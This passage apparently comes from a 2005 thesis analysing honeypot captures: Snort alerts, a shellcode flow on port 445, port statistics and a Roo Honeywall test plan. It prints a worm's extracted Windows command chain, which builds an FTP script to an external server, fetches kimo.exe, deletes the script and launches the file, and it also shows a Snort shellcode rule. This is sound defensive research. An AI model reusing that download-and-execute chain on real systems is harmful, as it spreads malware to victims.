             84.58.107.92             ->          192.168.10.39
TCP              4654        0 kB 4 pkts -->       microsoft-ds
FIN             Windows           <--0 kB 2 pkts        ---
June 23rd 17:05:53                 00:00:03                        <-2-SHELLCODE x86 inc ebx NOOP
             84.58.107.92             ->          192.168.10.39
TCP              4770        4 kB 10 pkts -->      microsoft-ds
FIN             os unkn           <--0 kB 7 pkts        ---
```

figure 5-13 - suspicous flow

The first flow is a scan for port 445. This port is listed in [IANA 05] as microsoft-ds, used by Windows XP for sharing network resources via the CIFS (Common Internet File System). CIFS has been standardized by the Storage Networking Industry Association [SNIA 02] and is used by Microsoft operating systems with some changes. Unfortunately Microsoft has not released a document with details of its CIFS implementation in Windows operating systems, only a technical reference about the protocol [Microsoft 02]. CIFS is using the SMB protocol directly over TCP/IP [Microsoft 03].

An inspection of the first flow shows that this was a probe to determine if the port is accessible. A TCP connection was established with a handshake as specified in [RFC 793] and immediately closed. This is called a connect scan [Honeynet 04]



```
1 0.000000  84.58.107.92   192.168.10.39  TCP  4654 > microsoft-ds [SYN] Seq=0 Ack=0 Win=64800 Len=0 MSS=
2 0.000658  192.168.10.39  84.58.107.92   TCP  microsoft-ds > 4654 [SYN, ACK] Seq=0 Ack=1 Win=17280 Len=0
3 1.653302  84.58.107.92   192.168.10.39  TCP  4654 > microsoft-ds [ACK] Seq=1 Ack=1 Win=64800 Len=0
4 1.655178  84.58.107.92   192.168.10.39  TCP  4654 > microsoft-ds [FIN, ACK] Seq=1 Ack=1 Win=64800 Len=0
5 1.655608  192.168.10.39  84.58.107.92   TCP  microsoft-ds > 4654 [FIN, ACK] Seq=1 Ack=2 Win=17280 Len=0
6 3.339241  84.58.107.92   192.168.10.39  TCP  4654 > microsoft-ds [ACK] Seq=2 Ack=2 Win=64800 Len=0
```

figure 5-14 - probe connection

The second flow is marked with a Snort alert: “SHELLCODE x86 inc ebx NOOP” (see beginning of 5.2.2 for definition of shellcode). A rule evaluation[16] for this flow shows the full details of this alert:

```
06/23-17:35:53.186615  [**] [1:1390:5] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
84.58.107.92:4770 -> 192.168.10.39:445

06/23-17:35:53.216711  [**] [1:1390:5] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
84.58.107.92:4770 -> 192.168.10.39:445
```

figure 5-15 - full alert details

The rule which triggered this alert is found in the Snort rules in the file “shellcode.rules” in the directory “/etc/hflowd/snort/rules” on the Honeywall. The list after the rule example lists, what each entry or keyword is used for.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 inc ebx NOOP"; content:"CCCCCCCCCCCCCCCCCCCCCCCC";
classtype:shellcode-detect; sid:1390; rev:5;)
```

figure 5-16 - Snort rule for detecting shellcode

entry	*description*
alert	Rule action: generate an alert using the selected alert method, and then log the packet
ip	Rule header: specifies the protocol that rule applies to[17].
$EXTERNAL_NET	Rule header: variable specifying information about the source address. In this case the variable was set in /etc/hflowd/snort/snort.conf to “any”

figure 5-17 - details of a Snort alert

[16] full Snort flow details can be extracted from rule evaluation by clicking on the magnifying glass-icon and chosing rule evaluation

[17] currently Snort supports IP, TCP, UDP and ICMP only (see 4.4.1)

$SHELLCODE_PORTS	Rule header: variable specifying information about the source port. In this case the variable was set in /etc/hflowd/snort/snort.conf to “!80” which includes all ports from 1 to 65536 except port 80.
->	Rule header: indicates the direction, of the traffic that the rule applies to. Here the connection must have come from the external network.
$HOME_NET	Rule header: variable specifying information about the destination address. In this case the variable was set by Roo’s “menu” to “192.168.10.0/24”.
any	rule header: specifies possible source ports
msg	Rule option: tells the logging and alerting engine the message to print along with a packet dump or to an alert.
content	Rule option: allows the user to set rules that search for specific content in the packet payload and trigger response based on that data.
classtype	Rule option: categorizes alerts to be attack classes.
sid	Rule option: used to uniquely identify Snort rules.
rev	Used to uniquely identify revisions of Snort rules.

figure 5-17 - details of a Snort alert

A complete description of Snort rule details can be found in [Sourcefire 05]

The rule was triggered, because it discovered the content "CCCCCCCCCCCC CCCCCCCCCCCC" two times. An inspection of the packet payloads shows that this happened in the fourth and fifth packet. The complete dump of the payload is attached in the appendix (see B.2).

As explained in chapter 5.2.2, when overwritten the return address in the stack, the hacker does not know where exactly the code with the wanted instruction is placed. Therefore a “landing zone” with no-operation-instructions is used to find the wanted code. In this case the programmer did not use the NOP operation but the INC EBX instruction (“CC” = 0x43h = INC EBX) [Intel 97], which increments the EBX register. Actually instruction 0x90 is the official NOP (no operation) instruction, but the worm code does not care about the state of the registers, so INC EBX can be used as a NOP.

Packet 2 and 4 contain some shellcode. To be able to read it properly the flows need to be reassembled. To do this the packet capture is loaded in Ethereal and the analyze function “Follow TCP stream” is applied. Now the stream is searched for human readable commands:

```
cmd /c echo open 205.177.75.16 58739 >cdtime.asp
&cmd /c echo user wh0re gotfucked >>cdtime.asp
&cmd /c echo binary >>cdtime.asp
&cmd /c echo get kimo.exe >>cdtime.asp
&cmd /c echo bye >>cdtime.asp
&cmd /c ftp.exe -n -s:cdtime.asp
&cmd /c del cdtime.asp
&start kimo.exe
```


figure 5-18 - extracted code

The executable cmd.exe is used in Windows NT, Windows 2000, Windows XP and Windows 2003 server to open a command shell. Option /c is used to close the shell after completion. Echo is used in batch commands to output text. With the operator > the standard output is redirected from the console to the target, in this case to the file “cdtime.asp”. To append lines to the file the operator >> is used. The operator & is used to concatenate the eight commands.

The first five commands create an ftp command script with the name “cdtime.asp”. It contains the IP and port of the ftp server (205.177.75.76:58739), username (wh0re), password (gotfucked), transfer mode (binary), file name (kimo.exe) and finally it closes the connection (bye). Then ftp.exe is used to download the file “kimo.exe”. Option –n specifies that automatic logon after connection establishment is suppressed. Then the script is deleted to wipe the trace.

The command “start” is used to decouple “kimo.exe” from the shell and have it run in its own context. This is important; other while the executable would be visible under the process context of “cmd.exe”.

Unfortunately the ftp download did not succeed. The connection to the server was established but the file was not downloaded. Also very interesting is, that Snort did not recognize the ftp connection and did not trigger an alert. This was because all ftp related snort rules check for overflow attempts and do not trigger on “valid” ftp connections.



```
June 23rd 17:05:56                          00:02:02
                  192.168.10.39                ->              205.177.75.16
TCP                   1034         0 kB 15 pkts -->                58739
FIN                  Windows               <--0 kB 10 pkts          ---
```

figure 5-19 - ftp flow

Below are the ftp commands sent and the corresponding server responses.

client command	*server response*
`<opened a connection to server>`	`220 PRIVATE SERVER`
`USER wh0re`	`331 User name okay, need password.`
`PASS gotfucked`	`230 User logged in, proceed.`
`TYPE I`	`200 Type set to I.`
`PORT 192,168,10,39,4,11`	`200 PORT Command successful.`
`RETR kimo.exe`	`150 Opening BINARY mode data connection for kimo.exe (78970 Bytes).`
	`425 Cannot open data connection.`
	`421 Connection timed out - closing.`

figure 5-20 - ftp commands

The FTP specifies two mechanisms for establishing transfer connections: the active mode and the passive mode [RFC 959]. In the active mode the connection is initiated from the server to the client, with the IP and port number from the PORT command and in passive mode the connection is initiated from the client to the server.

The reason for the failure is the private IP address sent in the PORT command. The private address is not accessible from the public internet; therefore the server is attempting to connect to an address which is not routed back to the Honeypot. To circumvent this it would have been necessary to use passive mode. But unfortunately for the attacker ftp.exe does not support this feature.

This example shows why it is necessary to differ between scenario 3 and scenario 4. In scenario 3 the download would have succeeded because there the Honeypot is assigned a public routable IP address. But as seen in this example scenario 4 is more secure.

5.4 Data analysis from Roo_Die and Roo_Mue

The here presented results give a short overview about attacks. Unfortunately the amount of values is rather small. Both captures from Roo_Mue were recorded within duration of 24 hours in the same environment. Different is the day of capture and the operating system on the Honeypot, the first setup used Windows 2000 and the second Windows XP (details see 4.3). The setup and the environment of Roo_Die was totally different. Roo_Mue was set up with Scenario I and IV while Scenario II and III were basis for Roo_Die.




figure 5-21 - results sort by flows

Snort defines a flow as unique when the IP protocol, source IP, source port, destination IP, and destination port are the same. The above chart sorts the detected flows by their corresponding destination ports.




figure 5-22 - results sort by alerts

Snort triggers an alert when a rule has detected a flow which matched a predefined pattern (see figure 5-16 for an example of Snort rules). Alerts are rated with a numerical value starting at 1 and increasing with the severity. It is possible that more than one alert is triggered per flow.




figure 5-23 - results sort by source packets

The above figure shows the ratio of bytes sent per port. In this case the values are a quantitative indication of traffic.

135 (epmap)	Microsoft DCE Locator service, end-point mapper for Remote Procedure Calls
138 (netbios-dgm)	NETBIOS Datagram Service, used for sending messages via the command utility "net send" [RFC 1002]
445 (Microsoft-ds)	Microsoft-DS, NETBIOS over TCP/IP (see [Microsoft 02])
137 (netbios-ns)	NETBIOS Name Service [RFC 1002]
53 (domain)	Domain Name Service (DNS) protocol [RFC 1035]
0 (broadcast)	used by the Kernel to send broadcast messages
69 (tftp)	Trivial File Transfer Protocol [RFC 1350]
6667 (ircd)	Internet Relay Chat Protocol [RFC 1459]
80 (http)	Hyper Text Transfer Protocol [RFC 2616]
139 (netbios-ssn)	NETBIOS Session Service [RFC 1002]
1443 (ms-sql-s)	Microsoft-SQL-Server, standard port for listening for SQL queries[18]
1434 (ms-sql-m)	Microsoft-SQL-Monitor, SQL Server uses UDP port 1434 to establish connections from SQL Server 2000 clients

figure 5-24 - protocol description

Taking a look at the flows and alerts for port 135 (epmap) from Roo_Mue (Win2000), the port reads 53,65% flows but only 10,19% alerts this is a ratio of approximately (5:1). Roo_Mue (WinXP) shows analogous values: 30,97% flows and 2,5% (12:1) the ratio between flows and alerts is less but it concludes to a similar tendency. This means that many flows did not cause any alerts or alerts

[18] unfortunately no official reference for the use of these ports is available. Only a website with a short description http://msdn.microsoft.com/library/default.asp?url=/library/en-us/instsql/in_runsetup_77g3.asp

of low priority. By randomly analyzing the flows without triggered alert, it shows that most of the traffic was caused by connect scans (see also 5.3.2)

Another type of flow, without ids alert, seems to connect to the RPC management interface and drop the connection after success. It is likely to be an advanced type of scan for RPC services. Unfortunately a verification of this suggestion would require learning and understanding the specifications of Remote Procedure Calls. Further it would need to analyze the flow individually and compare the sent bytes to the original specification and check if there are deviations.

Analyzing the flows per IP shows that the “NETBIOS DCERPC ISystemActivator path overflow attempt little endian Unicode” alert is preceded by a TCP connect scan and followed by such a suspected RPC scan. So it is likely to be a scan, as it did not appear alone.

Port 445 (microsoft-ds) also seems to gather a large number of alerts. Roo_Mue (Win2000) reads 14,03% flows and 32,49% alerts (1:2) and Roo_Mue (WinXP) reads 23,46% flows and 14,55% (3:2) alerts. Here the ratio of flows on Roo_Mue (Win2000) is less than the alerts, while on Roo_Mue (WinXP) the ratio of flows is more than the ratio of alerts. This means that the alerts caused on Windows 2000 had a higher priority than on Windows XP. So this port is more critical to security on Windows 2000.

Windows XP seems to be most vulnerable on port 139 (netbios-ssn). Here only 6,55% flows caused 59,43% (1:9) alerts. On Windows 2000 1,73% flows caused 5,58% (1:3) alerts.

Looking at the values of Roo_Die shows that there is no traffic on ports 135 and 445 obviously these are blocked by the firewall. Hence it is very conspicuous that 3,85% traffic. But it is difficult to compare that result with the preceding. The experiment at Dieburg captured data for 6 days and the ratio of 3,85% traffic was caused by 5 flows. Four of these flows occurred on May 26 between 6:06:36 pm and 06:06:56 pm. The fifth flow arrived at the same day but at 01:01:00 am. It is likely that the firewall was maintained at this time.

Roo_Die reads 85,37% alerts on port 0 (broadcast). Checking the logs shows that those alerts were caused by ICMP messages. All ICMP messages were invoked by executing the Test Cases. So none of those were unexpected alerts.

ICMP messages on Roo_Mue (Win2000) show a different behavior. Here the Honeypot was compromised by several worms. Reading the logs reveals that there is a different behavior between inbound and outbound messages. Inbound messages were represented with 11% while outbound messages came to 89%. The inbound messages were ping-messages to determine the availability of the Honeypot. About half of the outbound messages were sent to two different IPs. Obviously this was some kind of control host were the worm wanted to connect to. The other half is random and at most 4 messages per flow and IP.

Port 69 is used by the TFTP protocol. It is very interesting that only 0,27% Win2000 resp. 0,96% on WinXP caused 26,54% resp. 18,15% alerts. This is due to the rating of TFTP Get[19] messages. Snort rates a TFTP Get with 2 points no matter if this download attempt was successful or not. None of the alerts lists a response to the Get messages. Cause for this might be a bad or broken worm configuration. In early experiments some TFTP downloads were successful so TFTP in general should work. Also some tests to determine if TFTP might be unusable in a Scenario IV setup showed that it can work with private addresses. So the conclusion to this is a bad Worm design, which was not able to propagate properly. Luckily this is good in a non-Honeypot use.


Flows on the http port (80) are by 92% unsuccessful scans. The remaining 8% were used to download binary data of 120kB to the Honeypot. Unfortunately the payload does not show any recognizable pattern so this would also require intensive exploration in the future.

[19] The TFTP Get message initiates a download

6 Summary

6.1 Improving the Honeypot

Analyzing the data is consuming a lot of time. Often patterns of attacks are repeated. Especially attacks of worms are repeated in a continuous manner. A Honeynet operator should carefully inspect every flow to avoid missing the attacks which show new patterns. The difficulty in this is that attacks could consist of more than one Snort alert. So an advanced attack detector would have to analyze the sequence of attacks per flow and compare them with other attacks to find duplicates. A drastic improvement in speeding up the analysis would be to summarize similar attacks in one entry and show only the number of appearances.



```
June 12th 20:08:26    00:00:04                    <-2-  NETBIOS SMB-DS IPC$ unicode share access
  84.58.138.242         ->        192.168.10.49   <-10- SHELLCODE x86 0x90 unicode NOOP
TCP          4546     19 kB 29     microsoft-ds   <-4-  NETBIOS SMB-DS DCERPC LSASS
                      pkts -->                          DsRolerUpgradeDownlevelServer exploit attempt
RST        os unkn    <--2 kB 21       ---        <-0-  unknown signature
                          pkts
```

figure 6-1 - flow with multiple alerts

Further to that it is saving even more time if those “well-known” attacks are not even appearing on the list. A modification to snort_inline could make it possible to drop flows when they match the pattern of a long known attack. This would keep the point of attack, the vulnerability, open and allow other attacks to compromise the Honeypot. Of course it is also possible to close the vulnerability on the Honeypot by applying a patch but in this case the Honeynet would not capture attacks other than the ones already known.

Many attacks on the Honeynet were successful in launching an exploit but did not succeed in downloading their binary. Sometimes this was due to the outbound limit of the Honeywall and in other cases it is not obvious why it failed.

An improved filter should offer the following:

- filter and categorize by attacks
- show a list of attacks and count their appearances

6.2 Conclusion

Regarding the experiments several results were expected. In general the Honeypots should provide data which shows what attacks were used at the time of capture. The data was expected to show which techniques were used and how they were used to gain access to the Honeypot.

As the Honeypot was installed with Windows operating systems, results concerning specific information about threats on Windows platforms were expected. In particular most of the traffic to the Honeypot was expected to target only a bunch of vulnerable ports. This was due to the default open ports on Windows platforms.

The experiments also revealed some unforeseen results. It was not expected that such easily detectable and traceable protocols as TFTP were used for transferring data. The Honeynet revealed some configuration flaws at the Mühltal net. The client computers are denied UPnP services, that is an industry device architecture [Upnp 00] which allows clients to automatically configure NAT-routers without user intervention, but obviously it was not completely deactivated.

Experimenting with Honeypots has revealed insight information on current threats. Due to the results of the unprotected environments (see 5.4) one can state that it is absolutely necessary to use firewalls on desktop computers. The enormous amount of attacks proofs that there is a high potential of risk surfing in the internet without firewall. Further to that the experiment at Dieburg has revealed that even in a protected environment some attacks occur.

Honeypots also reveal if the threat comes from the internal network. In the case a local computer has been infected elsewhere. This could be due to a laptop user who uses his laptop at home and in the protected environment. Further Honeypots can help identifying industrial spying (see 2.3.2).

Another fact revealed by the experiment at Mühltal, was the inappropriate configuration of the UPnP service (see 0). Here the Honeypot did not detect an attack but a weak configuration. It helped in correcting the network setup.

6.3 Outlook to future research

From the current point of development, Honeypots will advance to process more protocols. Roo is not yet capable of automatically processing protocols other than IP, TCP, UDP and ICMP. In the future more protocols will be processed automatically. This will also extend the range of Honeypots. Current techniques focus on computers, but it would be also important to monitor network devices, such as routers or Layer-3 switches.

As intrusion detection systems advance to distributed systems, so can Honeypots. Consider a scenario where an operator has deployed several Honeynets on different networks. It would improve analysis if the captured information would be automatically retrieved and gathered on a central point.

Current developments of data mining systems could be adapted to analyze Honeypot data. This would allow better statements on current threats and show related trends towards attacking techniques.

A References

BIPM 98	Bureau International des Poids et Mesures (BIPM), The International System of Units (SI), 7th edition 1998
CNNMoney 05	Jeanne Sahadi, 40M credit cards hacked – CNNMoney news article on credit card theft at MasterCard, http://money.cnn.com/2005/06/17/news/master_card/, Cable News Network LP, LLLP, released June 20, 2005
Fyodor 05	Fyodor (pseudonym): Network Mapper, www.insecure.org/nmap/index.html, Insecure Inc., last request: June 05, 2005
Honeynet 04	The Honeynet Project: Know Your Enemy: Learning about Security Threats (2nd Edition) Addison-Wesley 2004
Honeynet 05	Lance Spitzner et al: The Honeynet Project: Research Alliance, http://www.honeynet.org, Honeynet, last request: June 25, 2005
IANA 05	IANA: IANA address database (Internet protocol v4 address space), http://www.iana.org/assignments/ipv4-address-space, The Internet Assigned Number Authority, last request June 25, 2005
Intel 97	author unknown: Intel Architecture - Software Developer’s Manual - Volume 2: Instruction Set Reference, Intel Corporation 1997
Kaspersky 05	Kaspersky Lab: Virus Top Twenty for December 2004, http://www.kaspersky.com/news?id=157640844, Kaspersky Lab 2005, released Jan 12, 2005
Kirchner 93	Dieter Kirchner, Hubert Reßler: Zeitübertragung über Telefonmodems, Verlag Sprache und Technik 1993

Mastercard 05	MastCard News Releases, MasterCard International Identifies Security Breach at CardSystems Solutions, http://www.mastercardinternational.com/cgi-bin/newsRoom.cgi?id=1038, Mastercard International released June 17, 2005
Microsoft 02	author unknown: Common Internet File System (CIFS) File Access Protocol – version 0.6a, Microsoft Corporation 2003
Microsoft 03	author unknown: Direct Hosting of SMB Over TCP/IP - Article ID 204279 – Revision 3.0, Microsoft Corporation 2003
Microsoft 05	Dan Thompson IV, Randy McLaughlin: MS Windows NT Browser, White paper, last request: June 25, 2005
OSI 94	author unknown: ISO/IEC 7498-1:1994 - Open Systems Interconnection – Basic Reference Model, International Organization for Standardization 1994
Priester 04	Dirk Piester, Peter Hetzel, Andreas Bauch: Zeit- und Normalfrequenzverbreitung mit DCF77, PTB-Mitteilungen 114 Heft 4 2004
Provos 02	Niels Provos: Honeyd – Virtual Honeypot, http://www.honeyd.org/, Provos 2002
Roesch 05	Martin Roesch, Snort – Intrusion Detection and Prevention System, http://www.snort.org/, last request: June 25, 2005, Sourcefire Inc.
RFC 791	Jon Postel (ed.): Internet Protocol – Request for comments 791, The Internet Engineering Task Force 1981
RFC 793	Jon Postel (ed); Transmission Control Protocol - .): Request for comments: 793, The Internet Engineering Task Force 1981

RFC 959	J. Postel, J.K. Reynolds: File Transfer Protocol - Request for comments: 959, The Internet Engineering Task Force 1985
RFC 1002	NetBIOS Working Group in the Defense Advanced Research Projects Agency: Protocol standard for a NetBIOS service on a TCP/UDP transport: Detailed specifications – Request for comments 1002, The Internet Engineering Task Force 1987
RFC 1035	P. V. Mockapetris: Domain names – Implementation and specification - Request for comments: 1035, The Internet Engineering Task Force 1987
RFC 1122	R. Braden (ed.): Requirements for Internet Hosts -- Communication Layers - Request for comments: 1122, The Internet Engineering Task Force 1989
RFC 1350	K. Sollins: The TFTP protocol, revision 2 . Request for comments 1350, The Internet Engineering Task Force 1992
RFC1459	J. Oikarinen, D. Reed: Internet Relay Chat Protocol – Request for comments 1459, The Internet Engineering Task Force 1993.
RFC 1700	J. Reynolds, J. Postel: Assigned Numbers - Request for comments 1700, The Internet Engineering Task Force 1994
RFC 1918	Y. Rekhter et al: Address Allocation for Private Internets - Request for comments: 1918, The Internet Engineering Task Force 1996
RFC 2030	D. Mills: Simple Network Time Protocol (SNTP) Version 4 - Request for comments: 2030, The Internet Engineering Task Force 1996
RFC 2616	R. Fielding et al: Hypertext Transfer Protocol -- HTTP/1.1. – Request for comments 2616, The Internet Engineering Task Force 1999

RFC 3232	J. Reynolds (ed.): Assigned Numbers: RFC 1700 is Replaced by an On-line Database – Request for comments 3232, The Internet Engineering Task Force 2002
Schneier 00	Bruce Schneier: Secrets and Lies John Wiley and Sons, Inc. 2000
SNIA 02	Jim Norton et al: Common Internet File System (CIFS) Technical Reference - Revision: 1.0, The Storage Metworking Industry Assiciation 2002
Sourcefire 05	author unknown: Snort User's Manual 2.3.3, Sourcefire Inc. 2005
Spitzner 02	Lance Spitzner: Honeypots, Tracking Hackers Addison-Wesley 2002
Stoll 90	Clifford Stoll: The Coocoo's egg Pocket Books 1990
Upnp 00	The UPnP Forum: UPnP Device Architecture Version 1.0, The UPnP Forum 2000
Wikip 05	various authors: Wikipedia, the free encyclopedia, http://www.wikipedia.org, last request: June 05, 2005
Yegneswaran 04	Vinod Yegneswaran, Paul Barford, Somesh Jha: Global Intrusion Detection in the DOMINO Overlay System, University of Wisconsin Madison 2004

B Appendix

B.1 List of Test Cases

1. Test Cases for a Roo Honeywall setup

1.1. Purpose

This document describes a system test plan to verify the functionality of a default installation of Roo-138, meaning no extra software or versions other than provided on the Roo-138 release are installed. This test plan assumes that the Hardware on the target computer is functioning without conflicts or misconfigurations.

1.2. Setup

For all tests we will need the following setup:

1.3. Software and hardware installation

- Hardware installation is documented in “Roo_Setup_descr.doc“
- Software installation is documented in “Roo_Setup_descr.doc”
- Honeywall configuration is documented in “Roo_InitialSetup_short.doc”
- All software is for release “Roo-1.0_b139” is installed on a clean system
- The Honeywall, a Honeypot and a client computer with standard operating system installation (i.e. Windows XP SP2) are required for this test. The client computer will be referred as “the attacker” in this document
- The internal network provides connection to the internet
- Settings for using the internet are applied on the Honeypot and the attacker
- If a network range or single IP with restricted access for the Honeypot is assigned, it will be referred as blIP for a single address or as blRange for a network range.

1.4. Honeywall setup

The Honeywall needs to be set up with three network cards (NIC). The Honeywall mode needs to be set to “bridged” for this test plan. The management NIC needs an IP which will be referred as “manIP” in this document. The IP of the Honeypot will be referred as “hpIP” and the attackers IP “attIP”.

2. Requirements

The requirements listed here are described in the document “Improving network security with Honeypots”. This paper explains the need of each requirement, gives an example why it is necessary and also shows how an error could be repaired. It is recommended to be familiar with the requirement section of that paper.

R001	Time and date are set
R002	Time intervals are normal
R003	Honeypot should be able to establish outbound and inbound connections to the internal network using the IP protocol
R004	Honeypot should be able to establish outbound and inbound connections to the internet using the IP protocol
R005	Honeypot should be able to resolve internet DNS addresses
R006	Honeypot is denied access to restricted IP addresses
R007	Honeywall is logging traffic from R001
R008	Walleye is activated and accepting logins
R009	Walleye is displaying current time
R010	Walleye is displaying traffic from R001
R011	Honeywall sends alert messages
R012	Sebek is running

3. Test Cases

3.1. Test Case 1: time and date

3.1.1. Purpose

Verify that requirement R001 has been satisfied; Honeypot and the Honeywall are set with correct time and date

3.1.2. Setup/ Precondition

The basic setup has been done (see section 1.2). This test requires a watch.

3.1.3. Execution

Step	Results
1. check time and date on the Honeywall entering “date”	
2. Verify that the time is corresponding to your chosen time	**(Pass / Fail)**
3. check time and on the Honeypot entering “date” and “time” (Win)	
4. Verify that the time is corresponding to your chosen time	**(Pass / Fail)**
5. check time and on the Honeypot entering “date” and “time” (Win	
6. Verify that the time is corresponding to your chosen time	**(Pass / Fail)**

3.1.4. Verification

Verify that R001, date and time, is satisfied with steps: 2, 4 and 6.

3.1.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.2. Test Case 2: time intervals are normal

3.2.1. Purpose

Verify that requirement R002 has been satisfied; Honeypot and the Honeywall are still set with correct time and date

3.2.2. Setup/ Precondition

The basic setup has been done (see section 1.2). This test requires a watch.

3.2.3. Execution

Step	Results
7. wait 5 minutes after test case 1	
8. check time and date on the Honeywall entering “date”	
9. Verify that the time elapse was 5 minutes	**(Pass / Fail)**
10. check time and on the Honeypot entering “date” and “time” (Win)	
11. Verify that the time elapse was 5 minutes	**(Pass / Fail)**
12. check time and on the Honeypot entering “date” and “time” (Win	
13. Verify that the time elapse was 5 minutes	**(Pass / Fail)**

3.2.4. Verification

Verify that R002, time intervals are normal, is satisfied with steps: 9, 11 and 13.

3.2.5. Results Summary

Date/Time	Tester	Pass/Fail	Remarks

3.3. Test Case 3: internal IP functionality

3.3.1. Purpose

